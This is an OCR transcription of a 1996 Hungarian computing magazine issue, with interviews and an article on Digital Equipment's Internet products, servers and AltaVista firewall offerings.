ára: 190 Ft

infopen

nyílt rendszerek magazinja
IV. évf. 8–9. szám 1996. augusztus–szeptember



Biztonságos-e a Jáva?

Informatikai fejlesztések a BM-nél

Az OpenDoc és a komponensszoftver

Sima Dezső az architektúrák csendes forradalmáról


Magyar ékezetes karakterek az elektronikus levelezésben

“Erőforrás-koncentrálás”

Kroó Győző, a Digital Magyarország új kereskedelmi vezérigazgató-helyettese



keep your business running



IT control reviews for operating business administration systems

MemoLuX
Hungary, 1443 Budapest, pf.: 228
tel.: 183-3111, 183-2935, fax.: 163-5079

infopen®

Nyílt rendszerek magyarországi hírmagazinja

Kiadja az **OpenInfo Kiadó**

Felelős kiadó: **Dr. Vas Zoltán**

Alapító főszerkesztő: **Kovács Attila**

Szerkesztőbizottság:

Dr. Demetrovics János, Nagy Miklós, Dr. Remzső Tibor, Dr. Sima Dezső, Dr. Telbisz Ferenc

Főszerkesztő: **Dr. Hutter Ottó**

Rovatszerkesztők:

Kiss István (Java)

Drótos László (NIIF)

Takács Gitta (Kormányzati Informatika)

Juhász István (Oblektumok)

Olvasószerkesztő: **Gams Judit**

Címlap: **Folio**

Művészeti és műszaki vezető (fotó): **Szabó Tibor**

Titkárság vezető: **Polyák Erzsébet**

Nyomás és kötés: **Akadémiai Nyomda**

Felelős vezető: **Freier László**

Levilágítás: **LaserGraph**

A cikkekben és táblázatokban szereplő adatokat gondosan ellenőrizzük. Az esetleg mégis előforduló pontatlanságokért és tévedésekért azonban a kiadó nem vállal felelősséget.

Előfizetés: az **OpenInfo** kiadónál

egy évre: 1900 Ft + áfa

Telefon: 166-5644/447, 413; fax: 166-7503;

postacím: 1111 Budapest, Kende u. 13.

Internet címek: infopen@ind.eunet.hu, http://www.eunet.hu/infopen

Hirdetésfelvétel: **IDG Kereskedelmi Iroda,**

tel.: 156-8691, tel./fax: 175-0191

HU ISSN 1217-1905

tartalom

E számunkban az alábbi cégek hirdetnek:

Interjú Kroó Győzővel, a Digital Magyarország új kereskedelmi vezérigazgató-helyettesével

Erőforrás-koncentrálás

A változó hazai környezetben új kihívásoknak kell megfelelnie minden forgalmazónak. A telített piaci viszonyok közepette jóval nehezebb egy-egy üzletet megszerezni. Míg korábban a piac szívó hatása generálta az eladásokat, addig ma már egyre nagyobb szerepe van a kereskedelemnek és a marketingnek. A Digital Magyarország, amely több területen is fajlagosan felülmúlja az anyavállalat eredményeit, a közelmúltban létrehozott egy pozíciót, amelynek révén kívánja megadni a kellő válaszokat az új kihívásokra. *Kroó Győző* (36) kereskedelmi vezérigazgató-helyettest feladatairól, a Digital és az Internet kapcsolatáról kérdeztük.



Mint újonnan kinevezett vezérigazgató-helyettesnek, melyek a legfontosabb teendői, milyen új gyakorlatot kíván bevezetni?

K. Gy.: Feladatom, hogy a Digital összes kereskedelmi és marketingtevékenységét a céljainknak megfelelő irányba fokuszáljam. Korábban több fronton, külön egységekben folyt nálunk az értékesítési tevékenység (PC, hálózatok, direkt és partnereken keresztüli értékesítés, rendszerintegráció, szerviz, szolgáltatások), de minden jel arra mutatott, hogy egységes értékesítési arculatot kell létrehozni. Ennek jegyében most az egyik legfontosabb teendőm, hogy a Digital erőforrásait erről a szintről a megfelelő területekre tereljem. Három fontos általános célt tűztünk ki, az egyik: bizonyos területeken (SAP, Oracle Financials) első számú rendszerintegrátor; ezt további területeken kívánjuk elérni (integrált vállalati információs rendszerek, hálózati kommunikáció, iroda). A másik: partnerhálózatunkat szeretnénk erősebbé és fokuszáltabbá tenni; kevesebb, de erősebb partnert szándékozunk megnyerni, s ehhez ún. hierarchikus partnerhálózatot alakítunk ki. A harmadik: az egyik legnagyobb érték, amit a Digital felhalmozott az elmúlt években, a meglévő ügyfelek bázisa. Vevőink elégedettségét kívánjuk fokozni a szolgáltatások minőségének emelésével, nagyobb odafigyeléssel. Ehhez a jelenlegi emberi erőforrásainkat kell koncentrálni.

Az értékesítés oldaláról hogyan illeszkedik az Internet a Digital stratégiájába?

K. Gy.: A Digital volt az első olyan kereskedelmi cég, amelyik — úgy tíz évvel ezelőtt — megjelent a Hálón. Azóta működő tűzfalunkba eddig még nem sikerült betörni. Az Internet fontosságát jelzi, hogy a Digitalon belül külön üzletág alakult az egyik elnökhelyettes vezetésével. Számunkra is rendkívül jelentős kereskedelmi piac az Internet, amelyre nagy erőket koncentrálunk. A Digital Magyarországnak több mint egy éve van Web-szervere. Tudomásom szerint a legtöbb nagyobb vetélytársunknak még mindig nincsen. *Verhás Péter* kollégám vezetésével létrehoztunk egy Internet Szakértői Központot (ISZK) azzal a feladattal, hogy Internet-megoldásokat dolgozzon ki és értékesítsen a magyar piacon. Ez lett a Digitalon belül a közép-kelet-európai regionális ISZK. Hálózati eszközeinkkel, számítógépeinkkel, hálózatfelügyelő programjainkkal, rendszerintegrációs csapatunkkal a teljes Internet-megoldást le tudjuk fedni. E széles palettából 3 olyan eszközünk van, amelyik egyedülálló az Internet piacon. Az Internet esetében igen fontosak a gyors gerinchálózati kapcsolók. A Digital GigaSwitch nevű eszköze 75%-ban részesedik e piacon. A másik a 64 bites Alpha architektúra, amelyen futhat UNIX, NT, OpenVMS. S a harmadik, ami gyakran összekapcsolódik a Digital és az Internet nevével, az AltaVista. Pozitív értelemben ezekkel különbözünk másoktól az Internet világában.

Együttműködés a Netscape-pel

Platformoktól a tűzfalakig

Az Internet és intranet hálózatok megvalósításában kulcsszerepük van az Internet-szolgáltatóknak, angol kifejezéssel az Internet Service Providereknek. E cégek üzletmenetét jelentősen befolyásolja, hogy milyen hatékonysággal kezelik az adatfolyamot, hány felhasználót képesek gyorsan, fennakadás nélkül kiszolgálni, igyekeznek tehát a legjobb eszközöket kiválasztani. A számítástechnikai gyártók legfontosabb új ügyfelei ők, az új hálózatok irányába nyitó felhasználókkal egyetemben. Aki számít ma a számítástechnikai iparban, és számítani akar két év múlva is, az minél gyorsabban összeállítja a maga intranetes, internetes csomagjait. Lehetőleg sok saját fejlesztésű részlettel, de nem visszariadva az OEM szerződésektől sem. Cikkünkben a Digital internetes-intranetes eszközeit mutatjuk be.

AlphaServer a Lycos alá

Bár erről kevés szó esik, a metaadatbázisok, azaz az Interneten hozzáférhetővé tett adatbázisok anyagainak katalógusai nélkül az egész világhálózat nem volna jó másra, mint levelezésre, gopherezésre, ftp-zésre. A böngészést, a keresett anyag megtalálását — mintha tű után kutatnánk a szénakazalban — segítő metaadatbázisok egyikének, a Lycosnak az üzemeltetői nemrég úgy döntöttek, hogy mindent átpakolnak egy AlphaServer 8400-at, AlphaStation 200 munkaállomásokat és 320 gigabájtos StorageWorks háttértármegoldást tartalmazó, Digital UNIX-os rendszerre. A Lycos Web-adatbázishoz havonta több mint százmillió kérdés érkezik, és a forgalom eddig minden évben meghúszszorozódott. Ennek a hatalmas igénynek a kiszolgálására különösen alkalmas a Digital VLM64 technológia, amellyel az AlphaServer 8400 számítógép központi tára — szemben a 32 bites technológia 2 gigabájtjával — akár 14 gigabájtos is lehet. Így a keresések közvetlenül a memóriából kerülhetnek végrehajtásra.

A rendszer alapja — azaz a platform, ahogy a szakzsargonban a számítógépet manapság emlegetjük — egy Internet/intranet szerver, amely lehet Intel mikroprocesszoros Prioris LX Web Server, de lehet a kategóriájában leggyorsabbak, legnagyobb teljesítményűek közé tartozó AlphaServer 8400 5/440 is. A tíznél több típusból álló Alpha sorozatból könnyű a legalkalmasabbat, a várható felhasználói kereslethez legjobbat kiválasztani. A rack szekrényes AlphaServerek egyszerűen bővíthetők, ami szintén a pontos méretezést, az aktuális igények gazdaságos kiszolgálását segíti. Ami az operációs rendszert illeti, a Digital őrzi a hagyományokat, továbbra is ajánlja a talán legnagyobb sikerű termékét, a VMS operációs rendszert — természetesen

Hogyan akarnak itthon üzletet csinálni az ingyenes AltaVista keresőszoftver világsikeréből?

K. Gy.: A járulékos hasznot kell néznünk. A Digital bejelentette: egy világszintű AltaVista mirrorhálózatot (tükörképet), azaz olyan szerverek hálózatát tervezi, amelyeken az Alta Vistát tükrözzük annak érdekében, hogy a világ különböző részeiben a felhasználók hamarabb hozzájussanak az adatokhoz. Két AltaVista mirror szerverközpontot telepítünk most, egyiket Svédországban, a másikat Ausztráliában, de hosszabb távon egy tucatnyit tervezünk. Többek között Európában is meglesz az AltaVista tükörképe, amelynek révén több felhasználó szolgálható ki gyorsabban. Ezeknek a közeljövőben megjelenik a lokalizált, felhasználási interfésze is, így több nyelven is lehet majd vele keresni, egy év múlva talán már magyarul is. Az AltaVista marketingértéke általában erősítheti a Digital-üzletet. Ugyanakkor AltaVista néven van egy termékcsaládunk, amely irodai, hálózati rendszereket takar.

Amikor komplett Internet szerverkonfigurációt ajánlanak, mitől függően kínálnak UNIX- vagy NT-alapút?

K. Gy.: Jelenleg a piacon kétharmad UNIX, egyharmad Windows NT az arány, ami az előrejelzések szerint 1997-ben kiegyenlítődik. Fontos szempont a kiválasztásnál az alkalmazási feladatok mérete és komplexitása. A nagyméretű, komplexebb feladatokra ma még UNIX-alapú rendszereket kínálunk. A másik szempont a helyi szakértelem és számítástechnikai környezet. Microsoft környezetbe inkább NT-s gépet ajánlunk. A nagy heterogén és a nagyobb biztonságot igénylő rendszereknél ma még szintén a UNIX a megfelelőbb.

A Digital Magyarország mint Internet-szolgáltató. Mit kell ezen értenünk?

K. Gy.: Háromféle Internet-szolgáltatásról beszélhetünk: kapcsolat-, adat-, ill. Internet-megoldások. Internet-kapcsolatot nem akarunk szolgáltatni, erről megoldásainkban partnereink (Matáv, Datanet, EUnet, iSYS stb.) gondoskodnak. Az információszolgáltatás (Web-szerver üzemeltetése külső fél részére) viszont már a profilunkba vág. Partnereinkkel együtt főleg Internet-megoldások szolgáltatására összpontosítunk. Ebben fontos eredmény az ISZK és az MSASC csoport létrehozása. Ez utóbbi a Microsoft Felhatalmazott Támogatási Központot jelenti, amely címet elsőként kaptunk meg Magyarországon a Microsofttól. Mivel az Internetnél növekvő súllyal szerepelnek a Microsoft termékek, ezért lényeges, hogy nálunk e téren is profi szakértők legyenek.

Milyen Internet-csomagokat állítanak össze, és hogyan történik ezeknek az értékesítése?


K. Gy.: Több dimenzióban skálázható csomagokat készítünk, funkcionalitás, kapacitás és a termékhez kapcsolódó szolgáltatás komplexitása alapján. Mivel a nagyvevői kört céloztuk meg, így ezeket az ő igényeik szerint állítottuk össze. Eddig jórészt Web-szerver- és tűzfal-megoldásokat szállítottunk.

Kovács Attila

az OpenVMS-t — internetezéshez is. Az OpenVMS Internet készlet ez év júliusában jelent meg a Digital kínálatában — jóval később, mint a Digital UNIX-ra vagy az MS Windows NT-re kidolgozott csomagok. Így a nagy biztonságú, régi rendszerektől kezdve a nyílt piaci verseny két vezető platformjáig terjedően a felhasználók gyakorlatilag teljesen szabadon választhatnak platformot Internet/intranet megoldásaikhoz.

Az Alpha processzoros Digital számítógépek sorra megelőzik a versenytársak gyártmányait az amerikai Standard Performance Evaluation összehasonlító tesztjeiben. Egy idén júliusban kiadott jelentésben az egyprocesszoros AlphaServer 1000A 4/266 rendszer bizonyult a legjobbnak az egy CPU-s Web-szolgáltatásban, míg az augusztusban közreadott eredmény szerint egy négyprocesszoros, 300 megahertzes 2100A 5/300 AlphaServer 62 százalékkal bizonyult jobbnak egy két CPU-s HP K400-nál, miközben csak feleannyi volt a központi memóriája, mint a HP gépnek. A kísérletekben a Web-adatbázisokhoz összeállított SPECweb96 szerint jártak el, vizsgálva a statikus Web-oldalak szolgáltatásának teljesítményét.

Internet Suitet kínál a Digital többek között UNIX operációs rendszerhez is. Ezt áttekintve látható, milyen szoftverek szükségesek egy komplett Internet/intranet adatbázis üzemeltetéséhez a Digital szerint. A készletben van Netscape Navigator és Netscape Communications, proxy és elektronikus kereskedésre való szerverek, Process Purveyor, Spyglass Enhanced Mosaic, Digital Firewall, Web Interface to VTX, Web Monitor, no és ami még a CD-re ráfér, sok-sok szabadszoftver. Található benne közismert szoftver, mint a Netscape vagy a Mosaic, de kevésbé ismertek is. A Web Interface to VTX a videotex-adatbankokkal történő kommunikációhoz szükséges, míg a Web Monitor a számítógép működésének, a gépidőhasználatnak az áttekintését segíti Web-formában megjelenített adatokkal.



A Netscape és a Digital együttműködése révén a Digital-alapú Internet adatbázis elektronikus kereskedelmi célokra is jól használható. Adaptálják a Digital UNIX-hoz a Netscape kereskedelmi rendszereit, a Netscape Publishing Systemet, a Netscape Merchant Systemet és a Netscape Community Systemet. E szoftverek integrálják a nagy tömegű tranzakció-lebonyolítást, a valós idejű felügyeletet és a rejtjelezett kommunikációt. A Netscape Publishing Systemmel jelszóval bíró előfizetőknek lehet digitális — képet, hangot is tartalmazó — dokumentumokat továbbítani az Interneten, míg a Netscape Merchant System az online virtuális bolthálózat kiépítésének eszköze.

Az Internet furcsa ellentmondása, hogy ezt az eredetileg éppen az információ nyilvánosságának, mindenki számára hozzáférhetővé tételének igényével létrehozott rendszert most csak úgy lehet az üzleti életben hasznosítani, eredményeit intranet megoldásokban felhasználni, ha mindenki el tudja benne rejteni a titkait mások elől. Eladni csak olyan rendszert lehet, amely képes a titkosításra, képes az illetéktelen felhasználó visszautasítására, általában az adatvédelemre. Ráadásul egyetlen rendszeren belül kell tudni kezelni a nyilvános, mindenki számára hozzáférhető, és a csak partnereknek, üzletfeleknek szánt, bizalmas, vagy még a cégen belül is csupán néhányaknak tartogatott, titkos információt.

A Digital is kifejlesztette a maga e célt szolgáló tűzfalát, az AltaVista Firewallt, amely maximálisan kihasználja az operációs rendszer ilyen irányú szolgáltatásait, mégpedig úgy, hogy a kényes adatok lehetőleg mindhárom típusú támadás — a belső, az üzleti partneré és az Interneten keresztüli — ellen védve legyenek. A legegyszerűbb eszköz az adatcsomagszűrés. Ez történhet magában a tűzfalban, de felkészíthető rá különféle szabályok beépítésével egy router is. A második szint a kapcsolat ellenőrzése. A circuit gateway csak az engedélyezett címre küldött üzenetet engedi át, és saját magát adja meg annak feladójaként. Azaz a belső címzések nem kerülnek nyilvánosságra, nem hallgathatók le, tehát nem is használhatók föl illetéktelen behatolásra a rendszerbe.

Végül a legáltalánosabb, legbiztonságosabbnak látszó megoldás az application gateway, vagyis az adatforgalom alkalmazásszintű ellenőrzése. Kétségtelen, hogy ennek ára van, mivel a két

Villámgyors kapcsolás

Minél nagyobb tömegeket sikerül megnyerni az Internetnek, annál fontosabbá válik a gyors szolgáltatás, a felhasználó által kezdeményezett kapcsolat gyors létrehozása. Szeptemberben piacra került a Digital Internet Protocol (IP) Switch-e, a GigaSwitch/IP Solution, amely villámgyorsan, az ATM technológia teljesítményével és megbízhatóságával dolgozik. Ez a termék a DEC és az Ipsilon Networks együttműködésének az eredménye. Az összeállítás magja egy Digital GigaSwitch/ATM kapcsolóberendezés, az Ipsilon Networks által kifejlesztett Generic Switch Management Protocol szoftverrel és egy, az IP Flow Management Protocollal dolgozó kontrollerrel. Az IP Switch Gateway útválasztón keresztül kapcsolhatók a berendezésre az Ethernet, az FDDI és a Fast Ethernet vonalak. A rendszer felügyeletét ellátó szoftver, a GigaSwitch/IP Management a Netscape Navigatorral, de más világhálós tallózóprogrammal is kezelhető. Olyan helyekre ajánlja a Digital ezt a megoldást, ahol a hagyományos gerinc-útválasztással már nem lehet kiszolgálni az igényeket. Az ATM switch beiktatásával nagyságrendekkel megnő a gerinchálózat áteresztőképessége.

Digital Internet Exchange

Kaliforniában a Digital felállított egy központot, ahol bárki bérelhet bemenetet, amelyen át egy Digital GigaSwitch-be jutnak az adatcsomagjai, majd közvetlenül átkerülnek a címzett portjára, feltéve, hogy az is bérel egy bemenetet. A szolgáltatás egyaránt érdekelhet saját IP hálózatot üzemeltető nagyfelhasználókat és Internet-szolgáltatókat. Az Interneten eddig is voltak ilyen, a világ vagy világrészek, országok Internet vonalait összefuttató helyek, úgynevezett National Access Pointok (NAP). Eleinte négy ilyen pont működött az Interneten, de az utóbbi időben más nagy IP switching centerek is gyakorlatilag NAP funkciót látnak el. A Digital Internet Exchange állomás ilyen NAP, de egyfajta NAP-ok feletti funkciója is van. A csomagok még akkor is átkerülnek az egyik nemzeti hálózatról a másikra, ha a címzett vagy Internet-szolgáltatója maga nem is bérel portot ott. A Digital Internet Exchange első előfizetőinek egyike ugyanis a kereskedelmi jellegű adatforgalom lebonyolításával foglalkozó Commercial Internet Exchange (CIX). Ennek a vezető Internet-szolgáltatókat tömörítő nemzetközi szervezetnek 150 tagja van, melyek egy közös útválasztón keresztül csatlakoznak a Digital kicserélőponthoz. Emellett a Pacific Bell, az MFS, a BBN Planet és az UUNET csatlakoztak — a nálunk is ismert nevek közül — már induláskor a Digital Internet Exchangehez. Ez szintén a NAP-ok feletti funkciónak kedvez, melyre a Digital — mint a távközlésben nem érdekelt, semleges fél — különösen alkalmas partner mindenkinek.

alacsonyabb szintűvel ellentétben van, amikor nem transzparens, hiszen az esetek egy részében a kliens programot is fel kell rá készíteni. Ilyenkor a tűzfalrendszer Janus-arcot mutat. Ebben a konstrukcióban mindenféle rejtjelezés, felhasználó-azonosítás és egyéb biztonsági eszköz alkalmazható, hiszen a tűzfal képes arra, hogy az üzenetet továbbítás előtt átalakítsa, konvertálja.

Látszik, hogy a tűzfalrendszer menedzselésével, a rajta áthaladó adatcsomagok elemzésével minden kommunikáció ellenőrizhető. Az online megfigyelés — lehallgatás — a gyakorlatban megvalósíthatatlan. A kezelők által ugyanakkor bejegyzések készítése kérhető minden kimenő és bejövő adatcsomagról egy log állományban, s ha úgy adódik, ezt az adatállományt lehet aprólékosan átvizsgálni, de használható számlázóprogram bemeneteként is. Különféle automatikus elemzéseknek is érdemes alávetni a log állomány adatait, hogy kiugorjanak a szisztematikus ismétlődések, adatcsomag-visszautasítások, esetleg a tűzfalrendszeren támadt rések.

Mindezeket a szolgáltatásokat a Digital AltaVista Firewall három, különböző biztonsági szintet megvalósító változata nyújtja. A legnagyobb biztonságot a konfigurálható, konzultációval és betanítással is támogatott AltaVista Firewall Service adja, valamivel kevesebb várható az AltaVista Firewall for UNIX-tól, és olcsó, alapszintű, viszont a telepítés után azonnal munkára képes változat a hamarosan megjelenő AltaVista Firewall for Windows NT, ami akár egy Intel-alapú PC-n is működhet.

Ez mindhárom szűrési megoldásra alkalmas, vagyis ellenőrizni tudja az adatcsomagokat és az alkalmazásokat, s circuit gateway is van hozzá. Annak ajánlható, aki nem kíván belemerülni a UNIX programozás rejtelmeibe, hogy egyedi, csak az ő hálózatán használt komplex védelmet építsen ki.

Az AltaVista Firewall for UNIX-szal mindenféle hálózat jól védhető, így UNIX vagy PC-s, akár Apple személyi számítógépekből álló hálózat is, bár azon a számítógépen, amelyre telepítik, mindenképpen UNIX operációs rendszernek kell lennie. A program a Netscape Browser nyújtotta grafikus felületen keresztül konfigurálható. Végez adatcsomag-ellenőrzést is, de alkalmazásszintű szolgáltatásként megadhatók a munkatársak számára engedélyezett Telnet, Web és elektronikus újság címek.

Minden tapasztalatot beleépített a Digital, ami összegyűlt náluk a több mint tízéves internetezés alatt. Mostanában havonta mintegy kétmillió E-mailt kezelnek vele a cégnél, és kb. húszezer termék- vagy szervizdokumentációt küldenek rajta keresztül a világ minden tájára. Az AltaVista Firewall for UNIX ismételt támadás esetén képes egy szolgáltatást teljesen lezárni, további intézkedésig lehetetlenné tenni. Előre megadott esetekben az intézkedés megtétele után levelet küld a hálózatintézőnek, felhíva figyelmét a gyanús jelenségre.

Az AltaVista Firewall Service a legmagasabb szintű megoldás. Nem egy programot, kész rendszert jelent, hanem azt, hogy a Digital szakemberei alapos vizsgálódás után testre szabott tűzfalat építenek a megrendelőnek.

Áttekintésünkből látható, hogy a Digital nem a mások által már meghódított területekre törekszik, hanem arra, hogy komplex megoldást kínáljon az internetezéshez, intranet megoldások kiépítéséhez.

Az AlphaServerre épülő nagy teljesítményű megoldások, a maga kategóriájában legismertebb Netscape csomaggal és a többi, máshol fejlesztett szoftverrel alkalmasak Internet szervizszolgáltatásra és Web-állomás kiépítésére egyaránt. Bár nincs egyedül a piacon a teljes megoldással, hiszen majd' minden komoly UNIX-os gyártónak megvan a maga összeállítása, számolni mindenképpen lehet és kell vele a következő évek nagy üzletében, az intranetben is.

Takács Gitta
Vargha Márton

AltaVista Tunnel

Megoldotta a Digital az AltaVista Tunnel rejtjelező technológia és az ACMSxp Transaction Processing monitor együttműködését. Az új szoftverrel, a Transaction Processing Internet Serverrel lehetővé válik tranzakciók biztonságos végrehajtása az Interneten. Az ACMSxp megfelel a DCE, a SPIRIT és az X/Open szabványnak, tehát a fölötte dolgozó alkalmazások portábilisak, és képesek az egymás közötti adatcserére is, függetlenül attól, melyik milyen operációs rendszer fölött fut. A gyors ACMSxp kliens-szerver alkalmazásfejlesztést szolgálja a Digital Application Generator. Az AltaVista Tunnel önmagában is hozzáférhető eszköz, amellyel bárki privát hálózatot alakíthat ki az Interneten belül. Különösen alkalmas a home banking szolgáltatások lebonyolítására, csökkentve a modemes kapcsolatok számát a bankban. Minél több hálózati forgalmat tesz át a felhasználó ily módon az Internetre, annál kevesebb lesz a külső hálózati kapcsolatok fenntartásával, felügyeletével kapcsolatos költség (drága bérelt vonalak).

Első az egyenlők közt

William Hawe, a Digital hálózati termékekkel foglalkozó üzletágának technikai igazgatója és egyben fő stratégája az IntraNet Magazin (I. M.) augusztusi számában egy beszélgetésben foglalta össze a Digital Internettel kapcsolatos múltját, jelenét és jövőjét. Most ebből idézünk.



A Digital hagyományos gyártója az Internet/intranet alapú hálózati infrastruktúra csaknem minden hardver- és szoftverkomponensének, ma mégis leginkább egy nagyon friss fejlesztésről, az AltaVista keresési technológiáról ismert. Nem zavaró ez kissé?

W. H.: Kétségtelenül meglepőnek tűnhet, hogy éppen ezzel a speciálisnak látszó technológiával kerültünk reflektorfénybe. Valójában az AltaVista kiválóan egyesíti és jeleníti meg azokat a fejlesztéseket, amelyek révén a Digital a világ leggyorsabb számítógépeit, gyors, intelligens indexelő- és keresőalgoritmusokat s olyan hatékony hálózati infrastruktúrát, termékeket tud készíteni, mint például a GigaSwitch. Ez a három komponens látványosan egyesült az AltaVistában, és nagy örömünkre szolgál, hogy a világ elismerten leggyorsabb globális keresőeszközét alkottuk meg. Arra törekszünk, hogy a világ megértse: olyan technológia birtokában vagyunk, ami nemcsak egy elszigetelt termékben, hanem az Internet/intranet piac szinte minden szegmensében biztosítja számunkra a vezető szerepet. Az AltaVista mellett egyébként a múltból is számos példát említhetnék, amelyek mind látványosan demonstrálják az Internet melletti elkötelezettségünket. A Digital volt az első számítógépgyártó cég, amelyik rákapcsolódott az Internetre. Ez 1970-ben történt, amikor a mai úgynevezett "intranet cégek" legtöbbje még nem is létezett. Mi hoztuk létre a világ első nyilvános WWW-szerverét az Interneten, és nekünk volt először 10 Mbit/s sebességű Internet-kapcsolatunk. A mienk a legnagyobb FTP-szerver, és mindenkinél nagyobb Internet-forgalmat bonyolítunk le. A Digital helyezte üzembe az Interneten az első tűzfalat, a közelmúltban pedig bejelentettük a világ leggyorsabb IP hálózati kapcsolóját. És persze rengeteg kevésbé látványos komponenst is említhetnék, amelyek mind óriási jelentőséggel bírnak abban, hogy robusztus, gyors és megbízható komplett vállalati Internet/intranet hálózatokat hívhassunk életre.

Maradjunk még az AltaVistánál. Milyen szerepe lehet ennek a technológiának a vállalati hálózatokon belül?

W. H.: Az AltaVista által használt keresési algoritmus nemcsak a ma mintegy 50 millió WWW-dokumentumot tartalmazó globális Internet világhálózaton, hanem minden szinten használható, legyen szó akár egy vállalati magánhálózatról, munkacsoportról, vagy akár egyetlen felhasználóról. Valamennyi szintre külön termékcsaládokat fejlesztettünk ki. Mivel a Webtechnológia ma már nem csupán az eredeti WWW-dokumentumok kezelését, hanem a vállalati adatbázisokhoz való hozzáférést is támogatja, az indexelési és keresési algoritmusok is használhatók a Web-adatokon túl mindenféle adat kezelésére. Az AltaVista-szerű, Web-formokon keresztül kezelhető automatikus indexelőprogramok hamarosan segítenek majd keresgélni leveleinkben és faxainkban, a helyi és távoli diszkeken lévő fájlokban és adatbázisrekordokban, sőt akár még a hálózati eszközök menedzselésére szolgáló adatbázisokban (az ún. MIB-ben) is. Persze könnyen lehet, hogy a felhasználó nem minden esetben találkozik közvetlenül az AltaVista valamelyik változatával, hanem az szinte láthatatlanul beépül különböző alkalmazásokba, az operációs rendszerbe vagy valamilyen hálózati szolgáltatásba. Ez utóbbira látványos példaként említhetném a népszerű Yahoo katalógust, de számos más OEM-szerződést is kötöttünk, illetve készítettünk elő.

Ha már a partnereket említette, érdemes volna kitérni a Digital és a Microsoft közötti együttműködésre is...

W. H.: Amikor évekkel ezelőtt nyitottunk az akkor még embrionális állapotban lévő NT-technológia felé, sokan kritizáltak bennünket. Az idő azonban egyértelműen minket igazolt, és mára Alpha/NT kezdeményezésünk éppen a közepes és nagyvállalati intranet-felhasználók számára kínál integrált kliens/szerver megoldásokat. A Microsoft-alapú asztali alkalmazási környezetekhez hozzáadva a Digital nagy teljesítményű számítógéprendszereit, hálózati komponenseit, rendszerintegrációs szolgáltatásait, valóban integrált vállalati informatikai megoldásokat tudunk kialakítani. Ugyanakkor sohasem köteleztük el magunkat kizárólagosan a Microsoft szoftverei mellett. Sokoldalú együttműködési megállapodásunk van például a Netscape-pel is, a már sokat emlegetett AltaVista termékcsalád pedig azt mutatja, hogy nem zárkózunk el saját Internet szoftverek kifejlesztésétől sem.

Ez utóbbira példa a Digital tűzfal-stratégiája is. Milyen jövőt jósol ennek a termékcsaládnak?

W. H.: Komoly tapasztalatokat szereztünk ezen a téren, hiszen mi készítettük el az első tűzfalat, és azóta nagyon széles termékskálát hoztunk létre mind Windows NT, mind Digital UNIX platformokon. Ez nagyon speciális piac, ahol még mindig sok félreértéssel találjuk szembe magunkat. Sok esetben például a felhasználó meg van győződve arról, hogy akkor jár el helyesen, ha az egész vállalati hálózat egyetlen — természetesen tűzfallal leválasztott — ponton kapcsolódik az Internetre, hatalmas belső többletforgalmat idézve elő. Valójában sokkal kisebb sávszélességet igényel az az architektúra, amikor a tűzfalak mintegy körbeveszik a vállalat kiterjedt belső hálózatát, és az adatcsomagok a lehető leghamarabb kijutnak az intranetről a nyilvános Internet hálózatra. A tűzfalakról ugyanaz elmondható, mint ami a keresőrobotokról: egyre jobban beépülnek más termékekbe, pl. a Web-szerverekbe vagy akár az operációs rendszerbe.

AZ EREDETI INTERJÚ ALAPJÁN
SZERKESZTETTE: HUTTER OTTÓ

Networkshop '96

